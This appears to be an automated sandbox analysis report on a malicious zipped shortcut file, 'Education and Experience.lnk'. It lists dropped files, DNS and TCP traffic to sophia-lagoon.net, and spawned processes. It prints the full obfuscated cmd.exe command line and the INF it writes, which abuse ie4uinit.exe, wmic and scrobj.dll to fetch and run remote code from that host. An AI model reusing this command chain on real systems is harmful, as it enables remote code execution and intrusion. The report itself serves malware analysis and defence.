Done.....06/08/2021 08:10:10 About to clear previous branding.....06/08/2021 08:10:10 Done.....06/08/2021 08:10:10 Processing mig

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\brndlog.txt	
Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4373
Entropy (8bit):	4.763910625087609
Encrypted:	false
SSDEEP:	48:Pi6MEGALVgHE7l1UbLNC2xiwq7bT3gvoUZTuQpwn77sl9h83E5lQWDBJqilEH0fT:JRhuElCHbATQp277wWETno0fAXzTB9k
MD5:	D03731C634445BDAC7B8F0509F3574CA
SHA1:	B78EC2B7F14D1A669B7BF06AEBA09A49C48DC673
SHA-256:	2207D9118753D81E22203A526E5D18CCA1E5598A1BF185CE6ED55224DC82BF40
SHA-512:	0A72369FD3769391350E2A4202D006014B7325D2855D4899017A9F022D479C2B2BC858E9FA2E9C9CA7D7A326009005A01F670D5DECC60B0CDA8F81480F5BFF5C
Malicious:	false
Preview:	02/15/2023 23:31:03 Checking for existence of Branding Active Setup stub.....02/15/2023 23:31:03 InternetExplorerBrandGUID didn't exist: Branding component not installed..02/15/2023 23:31:03 Inf Version is set to "11,00,18362,1"...02/15/2023 23:31:03 Branding conditions failed. Applying only default branding.....02/15/2023 23:31 :03 COM initialized with S_FALSE success code.....02/15/2023 23:31:03 Branding Internet Explorer.....02/15/2023 23:31:03 Command line is "/mode:isp /peruser ".....02/15/2023 23:31:03 Global branding settings are:..02/15/2023 23:31:03 Context is (0x01C00008) "Internet Content Providers, running from per-user stub";..02/15/ 2023 23:31:03 Settings file is "C:\Program Files (x86)\Internet Explorer\Signup\install.ins";..02/15/2023 23:31:03 Target folder path is "C:\Program Files (x86)\Internet Explorer\Signup"...02/15/2023 23:31:03 Done.....02/15/2023 23:31:03 About to clear previous branding.....02/15/2023 23:31:03 Done.....02/15/2023

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-ClearIconCache.log	
Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	modified
Size (bytes):	998
Entropy (8bit):	3.1897095666620685
Encrypted:	false
SSDEEP:	12:QxEKkBrbtR4RYZMlWl5BQElFKkBrbzBQEl0WBQEl54RYZMlWlK:QxEl3tRMWkWSMFl36M0BM5MWkWc
MD5:	901B0CD404D2DC7404A22D5D937F90C8
SHA1:	F305E4859920252C78BE09641EFD021426BDC063
SHA-256:	22E002A51FFD67FC1413910971687FDD131C967CF93093E8A4CBEE59EE8DFE78
SHA-512:	1062A4AD5F1267CB57F361E6E7FCAC3F95699921451E9B16902851F94B32F1C20ECDC8468DDE4A5662C80A81D3A2F7A69221977CE8004438B3AE6C8787470BFF
Malicious:	false
Preview:	..0.6./.0.8./.2.0.2.1.:.0.8.:.1.0.:.1.0.:. .M.i.g.r.a.t.e.C.a.c.h.e.F.o.r.C.u.r.r.e.n.t.U.s.e.r.(.). .r.e.t.u.r.n.e.d.:. .0.x.0.0.0.0.0.0.0.0.....0.6./.0.8./.2.0.2.1.:.0.8.:.1.0.:.1.5.:. .C. o.m.m.a.n.d. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.....0.6./.0.8./.2.0.2.1.:.0.8.:.1.0.:.1.5.:. .i.e.4.u.I.n.i.t...e.x.e. .e.x.i.t.i.n.g... . .P.r.o.c.e.s.s. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.....=. =.....0.2./.1.5./.2.0.2.3.:.2.3.:.3.0.:.5.7.:. .M.i.g.r.a.t.e.C.a.c.h.e.F.o. r.C.u.r.r.e.n.t.U.s.e.r.(.). .r.e.t.u.r.n.e.d.:. .0.x.0.0.0.0.0.0.0.0.....0.2./.1.5./.2.0.2.3.:.2.3.:.3.0.:.5.7.:. .C.o.m.m.a.n.d. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.....0.2./.1.5./.2.0.2. 3.:.2.3.:.3.0.:.5.7.:. .i.e.4.u.I.n.i.t...e.x.e. .e.x.i.t.i.n.g... . .P.r.o.c.e.s.s. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.....=. =.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-basesettings.log	
Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	860
Entropy (8bit):	3.4395059622107897
Encrypted:	false
SSDEEP:	12:Q9KlBQEl5TdHeMXBQEll4ALBQEllknfA+sBQEllknfA+ZlYRYCDAyBQElJWBQEln:Q4GM5EMWMAMcA2McAYWOBVMJBMOMWkWc
MD5:	9F056460F96FCC2099C7536C5AB55F4C
SHA1:	FC1AA02C4C0E27283F6621BC317AD36D4BBE9931
SHA-256:	3184AB0AC7B6C6D20DFBF1F38D9A5C83EFCEB80A5741A75F988A7C6BEF51ECB8
SHA-512:	2091C348A0F470556F338FCEE8536ED9FE87D49F7601B270CB660E3E16A00A29D56E1242665D2D20B8F2C1705BCDC34353B03E557067E453EE7EAD0D08731493
Malicious:	false

Preview:	..0.2./.1.5./.2.0.2.3.:.2.3.:.3.0.:.5.6.:. .I.n. .C.m.d.C.l.e.a.r.I.c.o.n.C.a.c.h.e.O.n.S.t.a.r.t.u.p.....0.2./.1.5./.2.0.2.3.:.2.3.:.3.1.:.0.3.:. .S.e.t.t.i.n.g. .H.o.m.e. .P.a.g.e.......0.2./.1.5./. 2.0.2.3.:.2.3.:.3.1.:.0.3.:. .O.r.i.g.i.n.a.l. .F.i.r.s.t. .H.o.m.e. .P.a.g.e. .R.e.s.u.l.t.:.0.....0.2./.1.5./.2.0.2.3.:.2.3.:.3.1.:.0.3.:. .O.r.i.g.i.n.a.l. .F.i.r.s.t. .H.o.m.e. .P.a.g.e. .T.e.x.t.:. [.h.t.t.p.:././.g.o...m.i.c.r.o.s.o.f.t...c.o.m./.f.w.l.i.n.k./.p./.?.L.i.n.k.I.d.=.2.5.5.1.4.1.].......0.2./.1.5./.2.0.2.3.:.2.3.:.3.1.:.0.4.:. .C.o.m.m.a.n.d. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.0. ....0.2./.1.5./.2.0.2.3.:.2.3.:.3.1.:.0.4.:. .i.e.4.u.I.n.i.t...e.x.e. .e.x.i.t.i.n.g... . .P.r.o.c.e.s.s. .R.e.s.u.l.t.:. .0.x.0.0.0.0.0.0.0.0.0.....=. =.....

C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe

Process:	C:\Windows\System32\xcopy.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	228352
Entropy (8bit):	6.135189401624645
Encrypted:	false
SSDEEP:	6144:jPuABc+M+8xSjntUCNSK0u3SaATnBWApQiY2ugns50/:rukF8xgtTSKSaATBTrL
MD5:	AD9AD3C852D59FBF125F02A09F1FF405
SHA1:	B9AFA6B8E91AA9936DDA909DBA18C34F64375282
SHA-256:	A97BE066A1D5A7188E853FFF3582CE9FD6C66ACE9517F921F9FA738C1BE2A4EB
SHA-512:	FA9BBC218068ED47E1B85D788295FE3714B0DCE5CBC55C9D55A44685F64EC799E5A18910F6C224368A149232C99040A54DF3574141FA3EC65B7CF1C2CBCFDE 8
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......x%..<D.<D.<D.g,.?D.g,.'D.g,.9D.g,..D.<D..F.g,.ID.g,9.=D.g,.=D. Rich<D................PE..d....dg..........."......J...:.......L.........@..................................P.....`.......... ......................................%..........`....p..4..................0...T...................u..(.... t.............0u.......$..@...................text....I.......J................. ..`.rdata..j....`.......N.............@..@.data...p....P.......:.............@....pdata..4....p.......B.............@..@.didat..(.... ....^.............@....rsrc...`...........`.............@..@.reloc..............v.............@..B... ....

C:\Users\user\AppData\Roaming\Microsoft\ieuinit.inf

Process:	C:\Windows\System32\cmd.exe
File Type:	Windows setup INFormation
Category:	dropped
Size (bytes):	452
Entropy (8bit):	5.358976106673102
Encrypted:	false
SSDEEP:	12:WH+jXeJ8aM7hzQaN5TygUY2edCNjrQDlCNjYy:WH+XeKaM90a/yg0NjUsNJ
MD5:	3C112980D3CF3B8A8A5E5D78DCC0E432
SHA1:	8C1B1FA6A9299820887F71E77AB561EDBCA11D73
SHA-256:	36F0058CB1AEE4320F3F1A6C79B21A2918A5596C80F146FED0016E03C229E264
SHA-512:	832E6923C667B6E6EA7ED72D52DC44DE2C6616F6B789F7C4A31B01C566A48191BF88B088926711CB09CBBBD4E5A85948BCD5BE1FFBC1D9BC10D3AC6B3B132 3B
Malicious:	false
Preview:	[version]..signature = $windows nt$..[destinationdirs]..E4139C=01..[defaultinstall.windows7]..UnRegisterOCXs=A687D4..delfiles=E4139C..[A687D4]..%11%\scro\..%Luc ky51%j,NI,%Lucky21%%Lucky0%%Lucky0%p%Lucky1%%Lucky9%%Lucky9%sophia-lagoon.%Lucky56%/81754783..[E4139C]..ieu%Lucky69%.inf..[strings]..Lucky69 =init..Lucky0=t;Lucky40..servicename=' '..Lucky21=h..Lucky1=:;Lucky35..Lucky9=/..shortsvcname=' '..Lucky56=net..Lucky51=b;Lucky67..Lucky25=23:30:54.12..

C:\Users\user\Favorites\Bing.url

Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	Generic INItialization configuration [InternetShortcut]
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.212608038799256
Encrypted:	false
SSDEEP:	6:J254vVG/4xtOFJQgD8eDPOOKaihPlvsHX/qRyLb1CC:3VW4xtOFJ/DPOOKa403SyCC
MD5:	5D42DDDDA9951546C9D43F0062C94D39
SHA1:	4AF07C23EBB93BAD9B96A4279BEE29EBA46BE1EE
SHA-256:	E0C0A5A360482B5C5DED8FAD5706C4C66F215F527851AD87B31380EF6060696E
SHA-512:	291298B4A42B79C4B7A5A80A1A98A39BE9530C17A83960C2CF591B86382448CD32B654A00FC28EAB4529DF333A634BCDC577AEF4A3A0A362E528B08F5221BEE 1
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,2..[InternetShortcut]..IDList=..URL=http://go.microsoft.com/fwlink/p/?LinkId=255142..IconIndex=0..IconFile=%P rogramFiles%\Internet Explorer\Images\bing.ico..

C:\Windows\Temp\OLDF396.tmp

Process:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
File Type:	Windows setup INFormation
Category:	dropped
Size (bytes):	452
Entropy (8bit):	5.358976106673102
Encrypted:	false
SSDEEP:	12:WH+jXeJ8aM7hzQaN5TygUY2edCNjrQDlCNjYy:WH+XeKaM90a/yg0NjUsNJ
MD5:	3C112980D3CF3B8A8A5E5D78DCC0E432
SHA1:	8C1B1FA6A9299820887F71E77AB561EDBCA11D73
SHA-256:	36F0058CB1AEE4320F3F1A6C79B21A2918A5596C80F146FED0016E03C229E264
SHA-512:	832E6923C667B6E6EA7ED72D52DC44DE2C6616F6B789F7C4A31B01C566A48191BF88B088926711CB09CBBBD4E5A85948BCD5BE1FFBC1D9BC10D3AC6B3B1323B
Malicious:	false
Preview:	[version]..signature = $windows nt$..[destinationdirs]..E4139C=01..[defaultinstall.windows7]..UnRegisterOCXs=A687D4..delfiles=E4139C..[A687D4]..%11%\scro\..%Lucky51%j,NI,%Lucky21%%Lucky0%%Lucky0%p%Lucky1%%Lucky9%%Lucky9%sophia-lagoon.%Lucky56%/81754783..[E4139C]..ieu%Lucky69%.inf..[strings]..Lucky69=init..Lucky0=t;Lucky40..servicename=' '..Lucky21=h..Lucky1=:;Lucky35..Lucky9=/..shortsvcname=' '..Lucky56=net..Lucky51=b;Lucky67..Lucky25=23:30:54.12..

\Device\ConDrv

Process:	C:\Windows\System32\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.083203110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgkRJHFJQAiveyzoa:Yw7gJGWMXJXKSOdYiygKkXe/egkrleAc
MD5:	538DB4F88C2B08B1F7A1082DA9699C29
SHA1:	FA2DF1429C6A8D30A0FE03A5B952DD08F5FA0038
SHA-256:	4BE6F5F1700C1FC8D4DB85808078B314E7B90D67FD3B78B62F7B0E7304EEFEF7
SHA-512:	B0E7C755D2063EF9065C91C0EFC408A38F8A473A6E1FF13663E2BE5E8AC2D0203C88950008A13E8CEE77D1027C899A31DBDB539A04F0845D45F029244BF3697
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6680;...ReturnValue = 0;..};....

Static File Info

General


File type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Entropy (8bit):	7.873441821810936
TrID:	• ZIP compressed archive (8000/1) 100.00%
File name:	Education and Experience.lnk(1).zip
File size:	2358
MD5:	254c94d8e782c1e10fd3021b56638bc7
SHA1:	cc6081254fa2a6f9c472123ad81534769e7dc6d3
SHA256:	af67e631e6c185c8c127267fa57efffe589612feba6d43755ceda0a3104ac1ad
SHA512:	fc0b99d99c844c11a0eedca2e5b2be0d89cc4df7aefc6211c59528752ec05f6ac18dd73bbfdd64f524f33a6cc334e5c934e551579edcf4cf40c11e4e95fa6211
SSDEEP:	48:5vCU0UzLibPT0xV4OcoEhy8Gw/c9emEsLQPGn+8VT+hc2mZ:5vCU0mLa4QOkhy890UmdMPGPUBmZ
TLSH:	F2411A2BE2934A6CCA34A8B406D33655BD3191CA96390AB23514A90B8C6A3233126620
File Content Preview:	PK.....*.OVu.l.x...;.....Education and Experience.lnk.g.....C0..?..J..#.. ...r.(.y.s.....}..G....^L....r.3.<u.>.5.a<(^...s....S.j.....G..1.._....]..4._!..v.....V.zc..,....3.Mx..^{@..U.zh..il..... ....2-.sK..lA.G.'l.P..l.*.b...ol~....0x....._

File Icon

Icon Hash:	f4ccccccccccccdc

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 15, 2023 23:30:58.497524977 CET	49727	80	192.168.2.3	142.11.222.59
Feb 15, 2023 23:30:58.636444092 CET	80	49727	142.11.222.59	192.168.2.3
Feb 15, 2023 23:30:58.636617899 CET	49727	80	192.168.2.3	142.11.222.59
Feb 15, 2023 23:30:58.637814045 CET	49727	80	192.168.2.3	142.11.222.59
Feb 15, 2023 23:30:58.776643991 CET	80	49727	142.11.222.59	192.168.2.3
Feb 15, 2023 23:30:59.638983011 CET	80	49727	142.11.222.59	192.168.2.3
Feb 15, 2023 23:30:59.640505075 CET	49727	80	192.168.2.3	142.11.222.59
Feb 15, 2023 23:31:04.644161940 CET	80	49727	142.11.222.59	192.168.2.3
Feb 15, 2023 23:31:04.644273043 CET	49727	80	192.168.2.3	142.11.222.59
Feb 15, 2023 23:31:05.596409082 CET	49727	80	192.168.2.3	142.11.222.59

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 15, 2023 23:30:58.464340925 CET	60716	53	192.168.2.3	1.1.1.1
Feb 15, 2023 23:30:58.487699032 CET	53	60716	1.1.1.1	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 15, 2023 23:30:58.464340925 CET	192.168.2.3	1.1.1.1	0x9061	Standard query (0)	sophia-lagoon.net	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 15, 2023 23:30:58.487699032 CET	1.1.1.1	192.168.2.3	0x9061	No error (0)	sophia-lagoon.net		142.11.222.59	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- sophia-lagoon.net

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: **6460**, Parent PID: **3840**

General

Target ID:	10
Start time:	23:30:53
Start date:	15/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /v /c set "Lucky50=e" && set "Lucky5=$w" && set "Lucky03=version" && set "Lucky10=d" && (for %u in (a) do @set "Lucky87=%~u") && set "Lucky41=Fast" && call set "Lucky59=%Lucky41:~2,1%" && set "Lucky85=init" && set "Lucky7=t" && set "Lucky26=." && set "Lucky23=settings" && set "Lucky55=si" && (for %q in (c) do @set "Lucky29=%~q") && set "Lucky65=!Lucky26!inf" && set "Lucky15=ieu!Lucky85!!Lucky65!" && call !Lucky59!et "Lucky11=%app!Lucky10!ata%\micro!Lucky59!oft\" && !Lucky59!et "Lucky8=!Lucky11!!Lucky15!" && (for %p in ("[!Lucky03!]" "signature = !Lucky5!indows nt$" "[!Lucky10!e!Lucky59!tinationdirs]" "E4139C=01" "[!Lucky10!efaultin!Lucky59!tall.windows7]" "UnRegis!Lucky7!erOCXs=A687D4" "!Lucky10!elfil!Lucky50!s=E4139C" "[A687D4]" "%11%\scro\" "%Lucky51%j,NI,%Lucky21%%Lucky0%%Lucky0%p%Lucky1%%Lucky9%%Lucky9%sophia-lagoon!Lucky26!%Lucky56%/81754783" "[E4139C]" "ieu%Lucky69%!Lucky65!" "[!Lucky59!!Lucky7!rings]" "Lucky69=!Lucky85!" "Lucky0=t;Lucky40" "!Lucky59!ervicen!Lucky87!me=' '" "Lucky21=h" "Lucky1=:;Lucky35" "Lucky9=/" "!Lucky59!hortsvcn!Lucky87!me=' '" "Lucky56=net" "Lucky51=b;Lucky67" "Lucky25=%time%") do @e!Lucky29!ho %~p)>"!Lucky8!" && !Lucky59!et "Lucky2=ie4u!Lucky85!.!Lucky50!xe" && call xcopy /Y /C /Q %win!Lucky10!ir%\!Lucky59!ystem32\!Lucky2!"!Lucky11!*" | set Lucky93=Nation && !Lucky59!t!Lucky87!rt "" wmi!Lucky29! proce!Lucky59!s call !Lucky29!rea!Lucky7!e "!Lucky11!!Lucky2! -base!Lucky23!" | set Lucky28= Occur Elevator Knock Considerations Teens Stool Rankings Offices Message Toward Reviews Discusses Appliances Tasks Scorpion Situations Erase Shock Clean Vault Carriers Twins Disease Dentists Seeks Friends Impulse Vehicles Stand Submissions Night Batteries Cigar Junior Heart Habit Containers Cables Taxes Ostrich Series Incentives Sorts Erode Measurements Investigators Styles Music Actress Items Differ Suits Sources Archives Headphones Texas Emotions Monsters Above Holdings Outputs Characteristics Forecasts Readers Processes Plastic Mosquito Roses Manuals Representatives Editors Elephant Recommendations Roommates Coral Dolphin Offers Focuses Implies Ignore Champions Family Rangers Garlic Blind Evidence Facilities Products Makers Wives Pockets Solaris Vibrant Excess Raven Secrets Celebs Summaries Inherit Crawl Tutorials Stands Upgrade Crowd Betray Orange Patient Entire Weather Cruel Wellness Attention Waters Failures Jewel Buttons Assume Configurations Levels Enemy Labels Memories Ticket Honey Violin Primary Lovers Depends Exceptions Findings Olympics Cousin Kinds Fruits Centres Smart Avoid Mechanic Gorilla Swingers Century Figure Details Renew Careers Embody Shapes Antibodies Motion Interactions Instances Miles Subway Remain Legend Mounts Midnight Mercy Filter Sessions Asthma Shrimp Greetings Autumn
Imagebase:	0x7ff6dc4f0000
File size:	280064 bytes
MD5 hash:	9D59442313565C2E0860B88BF32B2277
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Analysis Process: conhost.exe PID: **6468**, Parent PID: **6460**

General

Target ID:	11

Start time:	23:30:53
Start date:	15/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7603a0000
File size:	885760 bytes
MD5 hash:	C5E9B1D1103EDCEA2E408E9497A5A88F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6520**, Parent PID: **6460**

General

Target ID:	12
Start time:	23:30:54
Start date:	15/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" call xcopy /Y /C /Q %windir%\system32\ie4uinit.exe "C:\Users\user\AppData\Roaming\microsoft*" "
Imagebase:	0x7ff6dc4f0000
File size:	280064 bytes
MD5 hash:	9D59442313565C2E0860B88BF32B2277
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6532**, Parent PID: **6460**

General

Target ID:	13
Start time:	23:30:54
Start date:	15/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" set Lucky93=Nation "
Imagebase:	0x7ff6dc4f0000
File size:	280064 bytes
MD5 hash:	9D59442313565C2E0860B88BF32B2277
Has elevated privileges:	false
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: xcopy.exe PID: 6548, Parent PID: 6520

General

Target ID:	14
Start time:	23:30:54
Start date:	15/02/2023
Path:	C:\Windows\System32\xcopy.exe
Wow64 process (32bit):	false
Commandline:	xcopy /Y /C /Q C:\Windows\system32\ie4uinit.exe "C:\Users\user\AppData\Roaming\microsoft*"
Imagebase:	0x7ff6cb690000
File size:	47616 bytes
MD5 hash:	F359375C36D2C540DFF1141B11BF2F7F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6572, Parent PID: 6460

General

Target ID:	15
Start time:	23:30:54
Start date:	15/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" start "" wmic process call create "C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings" "
Imagebase:	0x7ff6dc4f0000
File size:	280064 bytes
MD5 hash:	9D59442313565C2E0860B88BF32B2277
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6580, Parent PID: 6460

General	
Target ID:	16
Start time:	23:30:54
Start date:	15/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /S /D /c" set Lucky28= Occur Elevator Knock Considerations Teens Stool Rankings Offices Message Toward Reviews Discusses Appliances Tasks Scorpion Situations Erase Shock Clean Vault Carriers Twins Disease Dentists Seeks Friends Impulse Vehicles Stand Submissions Night Batteries Cigar Junior Heart Habit Containers Cables Taxes Ostrich Series Incentives Sorts Erode Measurements Investigators Styles Music Actress Items Differ Suits Sources Archives Headphones Texas Emotions Monsters Above Holdings Outputs Characteristics Forecasts Readers Processes Plastic Mosquito Roses Manuals Representatives Editors Elephant Recommendations Roommates Coral Dolphin Offers Focuses Implies Ignore Champions Family Rangers Garlic Blind Evidence Facilities Products Makers Wives Pockets Solaris Vibrant Excess Raven Secrets Celebs Summaries Inherit Crawl Tutorials Stands Up grade Crowd Betray Orange Patient Entire Weather Cruel Wellness Attention Waters Failures Jewel Buttons Assume Configurations Levels Enemy Labels Memories Ticket Honey Violin Primary Lovers Depends Exceptions Findings Olympics Cousin Kinds Fruits Centres Smart Avoid Mechanic Gorilla Swingers Century Figure Details Renew Careers Embody Shapes Antibodies Motion Interactions Instances Miles Subway Remain Legend Mounts Midnight Mercy Filter Sessions Asthma Shrimp Greetings Autumn"
Imagebase:	0x7ff6dc4f0000
File size:	280064 bytes
MD5 hash:	9D59442313565C2E0860B88BF32B2277
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 6604, Parent PID: 6572

General	
Target ID:	17
Start time:	23:30:55
Start date:	15/02/2023
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings"
Imagebase:	0x7ff7a6f70000
File size:	508416 bytes
MD5 hash:	29B7D02A3B5F670B5AF2DAF008810863
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	38	38	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a 4f 75 74 20 50 61 72	Method execution successful.Out Par	success or wait	1	7FF7A6FA55B3	fprintf
\Device\ConDrv	69	31	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a 0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f	Out Parameters:instance of __	success or wait	1	7FF7A6FA55B3	fprintf
\Device\ConDrv	84	15	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f	instance of _	success or wait	1	7FF7A6FA55B3	fprintf
\Device\ConDrv	158	74	0d 0a		success or wait	1	7FF7A6FA55B3	fprintf
\Device\ConDrv	160	2	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF7A6FA5545	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6612**, Parent PID: **6604**

General

Target ID:	18
Start time:	23:30:55
Start date:	15/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7603a0000
File size:	885760 bytes
MD5 hash:	C5E9B1D1103EDCEA2E408E9497A5A88F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ie4uinit.exe PID: **6680**, Parent PID: **4284**

General

Target ID:	19
Start time:	23:30:56
Start date:	15/02/2023
Path:	C:\Users\user\AppData\Roaming\Microsoft\ie4uinit.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\microsoft\ie4uinit.exe -basesettings
Imagebase:	0x7ff63f4f0000
File size:	228352 bytes
MD5 hash:	AD9AD3C852D59FBF125F02A09F1FF405
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-basesettings.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF63F4F5BC8	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-basesettings.log	0	2	fd fd		success or wait	1	7FF63F4F5C1B	WriteFile
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\ie4uinit-basesettings.log	2	42	30 00 32 00 2f 00 31 00 35 00 2f 00 32 00 30 00 32 00 33 00 3a 00 32 00 33 00 3a 00 33 00 30 00 3a 00 35 00 36 00 3a 00 20 00	02/15/2023:23:30:56:	success or wait	12	7FF63F4F5C92	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

